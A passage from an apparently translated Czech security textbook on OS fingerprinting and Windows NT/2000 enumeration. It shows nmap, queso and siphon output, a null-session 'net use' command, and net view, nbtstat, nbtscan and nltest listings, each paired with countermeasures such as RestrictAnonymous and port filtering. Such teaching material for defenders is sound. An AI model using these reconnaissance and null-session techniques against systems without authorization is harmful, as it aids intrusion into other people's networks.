Remote OS guesses: Linux 2.0.27 - 2.0.30, Linux 2.0.32-34, Linux 2.0.35-36, Linux 2.1.24 PowerPC, Linux 2.1.76, Linux 2.1.91 - 2.1.103, Linux 2.1.122 - 2.1.132; 2.2.0-pre1 - 2.2.2, Linux 2.2.0-pre6 - 2.2.2-ac5

Nmap run completed - 1 IP address (1 host up) scanned in 1 second
```

Jednou ze skvělých vlastností programu nmap je, že se databáze signatur operačních systémů nachází v odděleném souboru nmap-os-fingerprints. Tento soubor je aktualizován vždy s novou verzí programu, ale lze ho aktualizovat i samostatně.

Přestože se zdá, že detekce operačních systémů je nejpropracovanější právě v programu nmap, program queso (<http://www.packetstorm.security.com/UNIX/scanners/queso-980922.tar.gz>) byl zveřejněn dříve, než byla tato funkce do nmapu integrována. Queso není skener portů, ale realizuje pouze funkci detekce operačního systému prostřednictvím jednoho vybraného portu (implicitně 80). Pokud není port 80 dostupný, je třeba explicitně specifikovat jiný (dostupný) port (například 25) tak, jak je to uvedeno níže:

```
[tsunami] queso 10.10.10.20:25
10.10.10.20:25           * Windoze 95/98/NT
```

## Obrana proti aktivní identifikaci operačního systému

### Detekce

K detekci lze použít mnohé z výše popsaných utilit detekujících skenování portů. Nemohou sice přesně určit, že útočník používá například program queso, ale mohou detektovat sken se specifickými příznaky, jako je třeba použití paketů s nastaveným SYN návěstím.

### Prevence

Řešení problému s detekcí operačního systému není jednoduché. Bylo by sice možné opravit zdrojové kódy nebo některé parametry implementace TCP/IP, to by však mohlo mít vliv na funkcionalitu operačního systému. FreeBSD 4.x například obsahuje v jádru parametr TCP\_DROP\_SYNFIN, pomocí kterého lze ignorovat SYN + FIN pakety používané programem nmap k testování. Nastavením tohoto parametru sice

můžeme znesnadnit detekci operačního systému, ale zároveň tím přijdeme o podporu transakčního TCP (TCP Extensions for Transactions - RFC 1644).

Síť by měla být nakonfigurována tak, aby bylo možno skenovat pouze dobře nakonfigurované směrovače, proxy servery a firewally. Tato zařízení (a všechna další dostupná z Internetu) by zase měla být nakonfigurována tak, aby je útočník nebyl schopen napadnout ani v případě, že bude znát operační systém, který je na nich provozován.

## Pasivní identifikace operačního systému



Rozšířenost	5
Složitost	6
Dopad	4
<b>Celkové riziko</b>	<b>5</b>

Popsali jsme aktivní metody identifikace operačního systému pomocí programů nmap a queso. Tyto metody jsou označovány jako aktivní, protože při jejich nasazení aktivně odesíláme testovací pakety na porty cílového systému. Toto je činnost, kterou lze poměrně jednoduše detektovat pomocí IDS nebo monitorováním na samotném cílovém počítači. Nemůžeme tedy mluvit o nějaké neviditelné (nedetektovatelné) technice.

Pokud chceme zůstat neodhalení, musíme použít metodu pasivního získávání stop TCP/IP implementace. V tomto případě negenerujeme žádné testovací pakety, ale pouze pasivně monitorujeme toky dat v síti. Monitorováním komunikace mezi dvěma síťovými zařízeními můžeme identifikovat použité operační systémy. Zajímavý dokument na toto téma napsal Lance Spitzner (<http://project.honeynet.org/papers/finger/>). Marshall Beddoe a Chris Abad dokonce vyprodukovali nástroj siphon (<http://www.gravitino.net/projects/siphon>), který umožňuje pasivní mapování portů a identifikaci operačních systémů. Popíšme si, jak pasivní získávání otisků implementace TCP/IP funguje.

## Pasivní signatury

Existuje mnoho příznaků, které lze použít k identifikaci operačního systému. My se však omezíme na atributy související s TCP/IP:

- **TTL**: Jakou hodnotu přiřazuje operační systém poli TTL v odchozích paketech?
- **Velikost okna**: Jakou nastavuje velikost TCP okna?
- **DF**: Nastavuje operační systém bit „nefragmentuj“ (Don't Fragment bit)?

Pasivní analýzou těchto atributů a jejich porovnáním s databází operačních systémů a jim náležících atributů můžeme identifikovat cílový operační systém. Přestože tato metoda není absolutně spolehlivá, kombinací atributů můžeme získat uspokojivé výsledky. Přesně tímto způsobem funguje siphon.

Na následujícím příkladu si ukážeme, jak pasivní identifikace operačního systému funguje prakticky. Jestliže navážeme spojení tel netem z počítače **shadow** (192.168.1.10) na počítač **quake** (192.168.1.11), můžeme pomocí programu siphon identifikovat operační systém na počítači **quake**.

```
[shadow]# telnet 192.168.1.11
```

S pomocí našeho oblíbeného síťového analyzátoru snort jsme schopni analyzovat pakety spojení.

```
06/04/11:23:48.297976 192.168.1.11:23 -> 192.168.1.10:2295
TCP TTL:255 TOS:0x0 ID:58934 DF
**S***A* Seq. 0xD3B709A4 Ack: 0xBEG9B2B7 Win: 0x2798
TCP Options => NOP NOP TS: 9688775 9682347 NOP US: 0 MSS: 1460
```

TCP /IP atributy tohoto spojení jsou následující:

- TTL = 255
- Velikost okna (Window Size) = 2798
- Bit „nefragmentovat“ (DF) je nastaven

Databáze programu siphon (soubor osprints.conf) obsahuje seznamy atributů a operačních systémů. To to je ukázka:

```
[shadow]# grep -i solaris osprints.conf
# Window:TTL:DF:Operating System DF = 1 for ON, 0 for OFF.
2328:255:1:Solaris 2.6 - 2.7
2238:255:1:Solaris 2.6 - 2.7
2400:255:1:Solaris 2.6 - 2.7
2798:255:1:Solaris S 2.6 - 2.7
FE88:255:1:Solaris 2.6 - 2.7
87C0:255:1:Solaris 2.6 - 2.7
FAF0:255:0:Solaris 2.6 - 2.7
FFFF:255:1:Solaris 2.6 - 2.7
```

Vidíme, že čtvrtý řádek odpovídá atributům, které jsme našli programem snort. Činnost, kterou jsme výše prováděli manuálně, provádí siphon automaticky:

```
[crush]# siphon -v -i x10 -o fingerprint.out
Running on: 'crush' running FreeBSD 4.0 - RE RELEASE on a(n) i 386
Using Device: x10
Host           Port     TTL      DF      Operating System
192.168.1.11   23      255     ON      Solaris 2.6 - 2.7
```

Siphon identifikoval cílový operační systém jako Solaris 2.6, aniž by odeslal jediný testovací paket.

Takto můžeme například velmi snadno identifikovat operační systém libovolného webového serveru pouhým prohlédnutím hlavní stránky a současným spuštěním programu siphon. Tato metoda je velmi efektivní, ale má i omezení. Některé aplikace vytvářejí svoje vlastní pakety a nastavují v nich atributy jiným způsobem než operační systém. Pokud tedy analyzujeme takováto spojení, výsledky budou zkreslené až chyběné. Navíc není příliš složité změnit atributy spojení v samotném operačním systému:

```
Solaris: ndd -set /dev/ip ip_def_tt1 'number'
Linux: echo 'number' > /proc/sys/net/ipv4/ip_default_ttl
NT: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters
```

## Obrana proti pasivní identifikaci operačního systému


Viz obrana proti aktivní identifikaci operačního systému.

# AUTOMATIZOVANÉ UTILITY

Rozšířenost	10
Složitost	9
Dopad	9
<b>Celkové riziko</b>	<b>9</b>

Existuje mnoho dalších utilit (a mnohé neustále vznikají), které pomáhají v průzkumu sítí. Nemůžeme se věnovat všem, ale uvedeme ještě další dvě, které ty již popsané doplňují.

Cheops (<http://www.marko.net/cheops>) je grafická utilita, která má integrovat všechny základní metody do jednoho programu (obrázek 2-7). Cheops integruje ping, traceroute, funkci skeneru portů a funkci identifikace operačního systému (queso) do jediného balíku. Program má jednoduché uživatelské rozhraní, které přehledně zobrazuje jednotlivé systémy a sítě.



Obrázek 2-7. Cheops představuje mnoho utilit pro mapování šíře řídkých sítí v jednom graficky orientovaném balíku

Druhým programem je tki ned, který je částí balíku Scotty, nacházejícího se na <http://www.home.cs.utwente.nl/~schoenw/scotty/>. Tkined je síťový editor naprogramovaný v jazyku Tel, který integruje různé síťové utility umožňující zkoumání IP sítí. Tkined se dá snadno rozšiřovat a výsledky průzkumu zobrazuje graficky. Neumí sice identifikovat operační systémy, ale dokáže provést většinu postupů, o kterých jsme se zmíňovali, včetně těch uvedených v kapitole 1. Scotty obsahuje několik dalších skriptů, které mohou výrazně napomoci v průzkumu neznámých sítí.

## Obrana proti utilitám automatizovaného průzkumu

Protože tyto utility používají výše popsané metody, je i jejich detekce a prevence shodná s již uvedenými postupy.

## SHRNUTÍ

Popsali jsme si nástroje, pomocí kterých můžeme provádět TCP a ICMP hromadné pingy, skenování portů a identifikaci operačních systémů. Hromadné pingy nám umožňují identifikovat funkční systémy a tím vybrat potenciální cíle. Pomocí TCP a UDP skenů můžeme odhalit provozované služby a udělat si závěr o případné napadnutelnosti systému. Také jsme předvedli utility, které umožňují s dostatečnou přesností určit operační systém na cílovém počítači. Dále uvidíme, jak je tato informace důležitá pro uskutečnění přesného, rychlého a úspěšného útoku.

# Kapitola 3

## Inventarizace

**J**estliže úvodní získávání informací o cíli a nedestruktivní testování systému nevytvořily podmínky pro přímý průnik do systému, začne útočník se zkoumáním uživatelských kont nebo špatně administrovaných sdílených prostředků. Existuje několik způsobů, jak tyto informace získat. Souhrn těchto postupů budeme nazývat inventarizací systému.

Zásadní rozdíl mezi předešlými metodami sbírání informací a inventarizací systému spočívá v tom, že inventarizace je mnohem intimnějším způsobem navázání kontaktu s cílovým systémem. Jedná se totiž o aktivní navázání spojení a generování přesně směrovaných dotazů, které mohou být (a zcela jistě budou) monitorovány a logovány. Ukážeme si, jak podobné aktivity odhalit, a pokud je to možné, jak je zablokovat.

Mnohé z informací získaných během inventarizace systému mohou být v rukou útočníka velmi nebezpečné a představa, že se jich útočník opravdu zmocnil, je noční můrou nejednoho administrátora. Jak však ukážeme dále, tyto informace je možné před útočníkem poměrně efektivně skrýt. Uzavření všech děr vedoucích k inventarizaci systému je velmi důležité, protože jakmile útočník získá jméno konta nebo sdíleného prostředku, je již pouze otázkou času, kdy odhalí odpovídající heslo, resp. slabé stránky protokolu používaného ke sdílení prostředku. Jestliže se vám podaří všechny relevantní díry uzavřít, odříznete útočníka od prvního a jednoho z nejdůležitějších zdrojů informací.

Typy informací inventarizovaných útočníkem lze zařadit do následujících kategorií:

- Sdílené síťové prostředky.
- Uživatelé a skupiny.
- Aplikace a jejich bannery.

Techniky inventarizace jsou většinou závislé na typu operačního systému, takže je lze efektivně použít pouze na základě informací získaných postupy z kapitoly 2 (skenování portů a detekce operačního systému).

Pokud budeme vědět, o jaké informace má útočník zájem a jakým způsobem z našeho systému unikají, můžeme je poměrně efektivně ochránit.

Tato kapitola je rozdělena podle typu operačního systému do tří sekcí: Windows NT/2000, Novell NetWare a Unix. Vynechali jsme Win9x, protože techniky používané k inventarizaci uživatelů a aplikací nejsou relevantní k jednouživatelské architektuře tohoto operačního systému. Na druhou stranu je pravda, že mnohé z metod inventarizace souborů sdílených prostřednictvím WinNT/2000 lze použít i v případě Win9x. Každá ze sekcí detailně popisuje výše uvedené techniky, způsob jejich detekce a obranu proti nim (pokud je možná).

## INVENTARIZACE WINDOWS NT/2000

Windows NT si vysloužily reputaci systému, který ochotně poskytuje informace komukoli, kdo o ně požádá. Hlavním důvodem jsou protokoly CIFS/SMB (Common Internet File System/Server Message Block) a NetBIOS, které jsou síťovými službami NT hojně využívány. Ačkoli Win2000 již mají protokoly TCP/IP implementovány jako nativní, a mohou tedy bez problémů pracovat bez protokolu NetBIOS, jejich implicitní konfigurace má všechny nedostatky WinNT, a navíc poskytují několik nových informací. Budeme se zabývat starými i novými problémy a ukážeme si, jak je eliminovat ještě před tím, než jich někdo zneužije k průniku do systému.

Než se pustíme do inventarizace Windows, povíme si o velmi důležitém balíku nástrojů a jednom kritickém síťovém mechanismu. Jedná se o Windows NT/2000 Resource Kit a prázdné relace (null sessions).

S oběma těmito entitami se budeme nadále často setkávat a jejich znalost vám pomůže v pochopení některých útoků na Windows NT/2000.

## Balík nástrojů hackera Windows NT/2000

Rozšířenost	<b>5</b>
Složitost	<b>8</b>
Dopad	<b>8</b>
Celkové riziko	<b>7</b>

Od verze Windows NT 3.1 poskytuje Microsoft za poplatek doplňkový balík dokumentace a CD-ROM plný utilit pro administraci NT sítí (Windows NT Resource Kit - NTRK, ve verzích pro server a pracovní stanici). NTRK obsahuje široké spektrum utilit (od omezené implementace jazyka Perl až po portace mnoha unixových utilit a administrátorských nástrojů), které nebyly distribuovány na instalačních médiích. Žádný opravdový administrátor NT nemůže bez NTRK žít.

Za všechny výhody, které NTRK poskytuje, se však musí platit. Mnoho z nástrojů lze použít k získání velmi cenných informací, takže je NTRK také někdy označován jako „Balík nástrojů pro hackera Windows NT“. Je pravděpodobné, že možitější útočník tyto nástroje proti vám použije (NTRK stojí okolo 200 \$). Některé z nich jsou i zadarmo dostupné na <ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/>.

Verze pro Win2000 (W2RK) v této tradici pokračuje a obsahuje mnoho nástrojů, které mají dvousečnou povahu. Navíc lze mnoho hacker-friendly utilit nalézt i v adresáři SupportXTools na CD s Win2000 serverem. V této kapitole se budeme zabývat pouze nástroji vhodnými k inventarizaci systému a o ostatních si povíme v kapitolách 5 a 6.

### Tip

Perl z NTRK je vhodné nahradit mnohem robustnější distribucí od ActiveState, dostupnou na <http://www.activestate.com>. Do W2RK již Microsoft tento Perl (ActivePerl) začlenil. Použití ActivePerlu nelze než doporučit, protože mnoho z nástrojů založených na Perlu, které budeme v této knize popisovat, s Perlem obsaženým v NTRK nefunguje.

### Pozor

Přestože doporučujeme nákup a prozkoumání RK, v ŽÁDNÉM případě ho neinstalujte na produkční servery, protože by proti vám mohl být snadno zneužit. V krajním případě instalujte pouze utility nezbytné k provozu aplikací. Všechny nástroje, které budete používat k údržbě systému, umístěte na vyjímatelný nebo sítový disk, který připojujte, pouze když jej budete potřebovat.

## Prázdné relace: bezedný zdroj informací

Rozšířenost	<b>8</b>
Složitost	<b>10</b>
Dopad	<b>8</b>
Celkové riziko	<b>9</b>

Jak jsme se již zmiňovali, Windows NT/2000 mají Achillovu patu v implicitním použití protokolů CIFS/SMB a NetBIOS, jejichž API poskytuje prostřednictvím portu 139 (i neautentizovanému uživateli) nepřeberné množství informací o počítači, na kterém běží. Prvním krokem k získání těchto informací po síti je vytvoření neautentizovaného spojení s NT/2000 systémem pomocí tzv. „prázdné relace“ (null session). Pokud jsme skenerem zjistili, že cílový počítač naslouchá na portu 139, můžeme takovou relaci vytvořit příkazem:

```
net use \\192.168.202.33\IPC$ "" /u:""
```

Uvedený příkaz se napojí na skrytý sdílený prostředek komunikace mezi procesy (IPC\$) na IP adresu 192.168.202.33 jako anonymní uživatel (/u: "") s prázdným heslem (""). Pokud je připojení úspěšné, má útočník k dispozici otevřený komunikační kanál, prostřednictvím kterého může zjistit o cílovém počítači nepřeberné množství informací: informace o síti, sdílených prostředcích, uživatelích, skupinách, klíčích v Registry atd.

Téměř všechny techniky popsané v této sekci využívají této implicitní chyby Windows NT/2000, které jsou dávána jména jako „Red Button“, prázdná relace nebo anonymní přihlášení a která představuje jednu z nejzávažnějších bezpečnostních dér systému.

## Obrana proti zneužití prázdné relace

Aby se dala prázdná relace zneužít, je třeba mít přístupný TCP port 139 (a/nebo port 445 pod Win2000, viz kapitola 6). Nelegantnější obranou je tedy filtrování TCP a UDP portů 139 a 445 na vybraných síťových zařízeních. Dále je vhodné zakázat SMB služby na počítačích, které ho ke své činnosti nevyžadují. Dosáhneme toho zrušením vazby (unbinding) WINS klienta (TCP/IP) na odpovídající síťové rozhraní pomocí ovládacího panelu Síť a záložky Vazby. Pod Windows 2000 toho lze dosáhnout pomocí odpojení sdílení souborů a tiskáren ze sítě Microsoft v menu Network and Dial-up Connections - Advanced - Advanced Settings.

Spolu se Service Packem 3 pro NT se objevuje mechanismus, který zabraňuje inventarizaci systému prostřednictvím prázdné relace, aniž by bylo nutné zakazovat SMB protokol (pokud však SMB protokol nepotřebujete, stále je nejlepší ho zakázat). Mechanismus je pojmenován RestrictAnonymous, podle klíče v Registry, jehož prostřednictvím se aktivuje:

1. Spusťte regedt32 a zvolte HKLM\SYSTEM\CurrentControlSet\Control\LSA
2. Vyberte Úpravy - Přidat hodnotu a zadejte:

Název hodnoty: **RestrictAnonymous**

Typ dat: **REG\_DWORD**

Hodnota: **1 (nebo 2 ve Win2000)**

3. Ukončete editor Registry a restartujte počítač.


Ve Windows 2000 je implementace opravy o něco jednodušší díky zástupci Bezpečnostní zásady (Security Policies). Položka Bezpečnostní zásady poskytuje grafické uživatelské rozhraní k mnoha nastavením v Registry týkajícím se bezpečnosti. Tato nastavení lze dokonce aplikovat na Organizační jednotku (Organizational Unit - OU), site nebo doménu, takže mohou být snadno předána následnickým objektům v Active Directory, pokud jsou aplikována z Win2000 doménového kontroleru. Využaduje to ale zástupce pro správu skupin (Group Policy). Více informací na toto téma najdete v kapitole 6.

Je zajímavé, že nastavení klíče RestrictAnonymous na 1 ve skutečnosti neblokuje anonymní spojení. Zamezí však z velké části úniku informací (hlavně o uživatelích a sdílených prostředcích) prostřednictvím prázdné relace.

**Pozor**

Některé inventarizační nástroje jsou schopny získávat citlivé informace i v případě, že je **Restrict Anonymous nastaven na 1.**

Pokud chcete omezit přístup neautorizovaných uživatelů k informacím poskytovaným protokolem CIFS/SMB, ve Windows 2000 nastavte Další omezení anonymních připojení (Additional Restrictions for Anonymous Connections) tak, jak je uvedeno na obrázku (Nepovolit přístup anonymních uživatelů bez explicitních oprávnění - No Access Without Explicit Anonymous Permissions). Nastavení je ekvivalentní přiřazení hodnoty 2 klíči RestrictAnonymous.



Nastavení RestrictAnonymous na 2 vyloučí skupinu Everyone z mechanismu anonymních přístupů. Toto nastavení může způsobit problémy s připojováním produktů od třetích stran a starších windowsových platforem (Více informací najdete v článku Q246261 z Knowledge Base Microsoftu). Snaha o vytvoření prázdné relace pak dopadne následovně:

```
C:\net use "" /u:""
Systém error 5 has occured.
```

Access is denied.

Více informací k dané problematice najeznete v článku Q143474 z Knowledge Base Microsoftu na <http://search.support.microsoft.com>. Pokud vás článek neuspokojí, více technických detailů najdete v tezích „CIFS: Common Insecurities Fail Scrutiny“, publikovaných Hobbitem a umístěných na <http://www.avian.org> nebo v RFC 1001 a 1002, které popisují specifikace NetBIOSu transportovaného IP protokolem.

Za chvíli uvidíte, jak chouloustivé informace lze prostřednictvím prázdné relace získat. Ve většině případů rozhodně nebude chtít, aby padly do rukou útočníka, takže doporučujeme zakázat SMB služby a v případě, že to není možné, nastavit RestrictAnonymous na 2. Popišme si nyní nástroje a techniky, které se k inventarizaci systému používají.

## Inventarizace síťových prostředků NT/2000

První věcí, kterou útočník ve vtipované síti s NT/2000 udělá, je přehled o exportovaných prostředcích a dostupných uživatelích. Protože funkčnost NT/2000 stále ještě závisí na jmenných službách NetBIOSu (UDP 137), nazýváme občas tuto aktivitu „inventarizací NetBIOSu“. Nejprve se zaměříme na služby poskytované protokolem NetBIOS a poté si povíme o inventarizaci služeb založených na TCP/IP.

## Inventarizace založené na NetBIOSu

Rozšířenost	<b>9</b>
Složitost	<b>10</b>
Dopad	<b>7</b>
<b>Celkové riziko</b>	<b>9</b>

Pro analýzu spojení založených na NetBIOSu existuje dostatečné množství nástrojů, z nichž mnohé jsou přímo součástí operačního systému. Nejdříve se budeme zabývat základními nástroji a poté přejdeme k produktům třetích stran. Diskusi o obraně proti inventarizaci si ponecháme až na úplný závěr, protože je poměrně jednoduchá a řeší všechny popsané problémy najednou.

**Inventarizace domén NT/2000 příkazem net view** Příkaz net view je skvělým příkladem zabudovaného nástroje pro inventarizaci. Jedná se o jednoduchou, znakově orientovanou utilitu, která vypisuje domény definované v síti a následně všechny počítače v doméně. Uvedme příklad, jak inventarizovat domény v síti pomocí příkazu net view:

**C:\>net view /domain**

Domain

CORLEONE  
BARZINI\_DOMAIN  
TATAGGLIA\_DOMAIN  
BRAZZI

The command completed successfully.

Další příkaz vypíše počítače v zadané doméně:

**C:\>net view /domain:corleone**

Server Name                    Remark

\VITO	Make him an offer he can't refuse
\MICHAEL	Nothing personál
\SONNY	Badda bing badda boom
\FREDO	I 'm smart
\CONNIE	Don't forget the cannoli



Nezapomeňte, že místo NetBIOSových jmen můžete použít IP adresy získané pomocí hromadných pingů (viz kapitola 2). IP adresy a jména používaná NetBIOSem jsou většinou zaměnitelná (\\\192.168.202.5 je ekvivalentní \\JMENO\_SERVERU). Pro snadnost použití přidá často útočník odpovídající záznamy do souboru %systemroot%\system32\drivers\etc\LMHOSTS se syntaxí #PRE a příkazem nbstat -R obnoví cache tabulky jmen. Pak může použít místo IP adres NetBIOSová jména, která budou transparentně mapována na IP adresy uvedené v souboru LMHOSTS.

Výpis tabulky NetBIOSových jmen pomocí příkazů nbtstat a nbtscan. Dalším skvělým zabudovaným nástrojem je nbtstat, který vypíše tabulku NetBIOSových jmen ze vzdáleného počítače. Jak je vidět z následujícího výpisu, obsahuje tabulka velmi cenné informace:

```
C:\>nbtstat -A 192.168.202.33
      NetBIOS Remote Machine Name Table
```

Name	Type	Status
SERVR9	<00>	UNIQUE
SERVR9	<20>	UNIQUE
9DOMAN	<00>	GROUP
9D0MAN	<1E>	GROUP
SERVR9	<03>	UNIQUE
INet~Services	<1C>	GROUP
IS~SERVR9. . . .	<00>	UNIQUE
9D0MAN	<1D>	UNIQUE
..._MSBROWSE_.<01>	GROUP	Registered
ADMINISTRÁTOR	<03>	UNIQUE

MAC Address - 00-A0-CC-57-8C-8A

Vidíme, že nbstat získal jméno počítače (SERV9), jméno domény, ve které se daný počítač nachází (9DOMAIN), jména přihlášených uživatelů (ADMINISTRATOR), spuštěné služby (INet~Services) a MAC adresu. Tyto entity mohou být identifikovány pomocí NetBIOSových kódů služeb (dvoumístná čísla napravo od jména), které jsou částečně vypsány v tabulce 3-1.

Kód služby	Prostředek
<jméno počítače>[00]	Služba Workstation
<jméno domény>[00]	Jméno domény
<jméno počítače>[03]	Služba Messenger (pro zprávy zasílané na daný počítač)
<jméno uživatele>[03]	Služba Messenger (pro zprávy zasílané danému uživateli)
<jméno počítače>[20]	Služba Server
<jméno domény>[1D]	Master Browser
<jméno domény>[1E]	Volby Browseru
<jméno domény>[1 B]	Doménový Master Brower

Tabulka 3-1. Běžné kody NetBIOSových služeb

Dvěma hlavními nevýhodami programu nbstat jsou možnost zadávat jako argument pouze jeden počítač a poměrně nepřehledný výstup. Obě tyto nevýhody odstraňuje volně šířitelný nástroj nbstat od Ally Bezroutchko (<http://www.inetcat.org/software/nbtscan.html>). Program prohlédne velmi rychle celou síť a získané informace přehledně naformátuje:

```
C:\> nbtscan 192.168.234.0/24
Doing NBT name scan for addresses from 192.168.234.0/24
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.234.36	WORKSTN12	<server>	RSMITH	00-00-86-16-47-d6
192.168.234.110	CORP-DC	<server>	CORP-DC	00-c0-4f-86-80-05
192.168.234.112	WORKSTN15	<server>	ADMIN	00-80-c7-0f-a5-6d
192.168.234.200	SERVR9	<server>	ADMIN	00-a0-cc-57-8c-8a

Je zřejmé, že nbtscan je skvělým prostředkem k odhalení všech počítačů s Windows v síti. Zkontrolujte pomocí něho svoji vlastní síť a uvidíte, o čem mluvíme.

**Inventarizace doménových kontrolérů** Pokud se budeme chtít prokopat trochu hlouběji do struktur NT sítě, musíme použít nástroj z NTRK. V následujícím příkladu si ukážeme, jak nástroj jménem ni test identifikuje primární a záložní doménové kontroléry (PDC - Primary Domain Controller a BDC - Backup Domain Controller).

```
C:\> nltest /dclist:corleone
List of DCs in Domain corleone
  \\\VITO (PDC)
  \\\MICHAEL
  \\\SONNY
```

The command completed successfully

Abychom se dostali ještě hlouběji, potřebujeme vytvořit prázdnou relaci (jak bylo uvedeno na počátku kapitoly). Jakmile je prázdná relace s jedním z počítačů domény vytvořena, můžeme použít příkaz nltest /server:<jmeno\_serveru> a /trusted\_domains a analyzovat vztahy dříve zjištěné domény k dalším doménám.

**Inventarizace sdílených prostředků pomocí programu net view a dalších nástrojů z RK** Pokud máme vytvořenou prázdnou relaci, můžeme použít starý známý net view a zobrazit sdílené prostředky počítačů v síti:


```
C:\>net view \\vito
Shared resources at \\192.168.7.45

VITO

Share name      Type        Used      as   Comment

NETLOGON        Disk          Logon server share
Test            Disk          Public access
The command completed successfully.
```

Další tři programy z NTRK vhodné k inventarizaci jsou rmtshare, srvcheck a srvinfo(s přepínačem -s). Rmtshare vytváří podobný výstup jako net view. Srvcheck zobrazuje sdílené prostředky (včetně skrytých) a autorizované uživatele, ale vyžaduje privilegován přístup. Přepínač -s programu srvinfo zobrazuje sdílené prostředky spolu s velkým množstvím choulostivých informací.




Obrázek 3-1. DumpSec zobrazí sdílené prostředky pomocí prázdné relace s cílovým počítačem

**Inventarizace sdílených prostředků pomocí DumpSec** (dříve DumpACL) Jedním z nejlepších programů pro získávání informací o sdílených prostředcích (a mnohých dalších) je program DumpSec, který můžete vidět na obrázku 3-1.

Program můžete získat zadarmo na stránce Somarsoftu (<http://www.somarsoft.com>). Jen málo programů si zaslouží místo mezi nástroji administrátora NT tak jako DumpSec. Umožnuje sledovat vše, od přístupových práv k souborům až po služby dostupné na počítači v síti. Pomocí prázdné relace umožňuje získat i základní informace o uživatelích. Program může být spuštěn z příkazové řádky, takže ho lze zabudovat do skriptů. Na obrázku 3-1 jsme ukázali, jak může být DumpSec použit k zobrazení informací o sdílených prostředcích vzdáleného počítače.

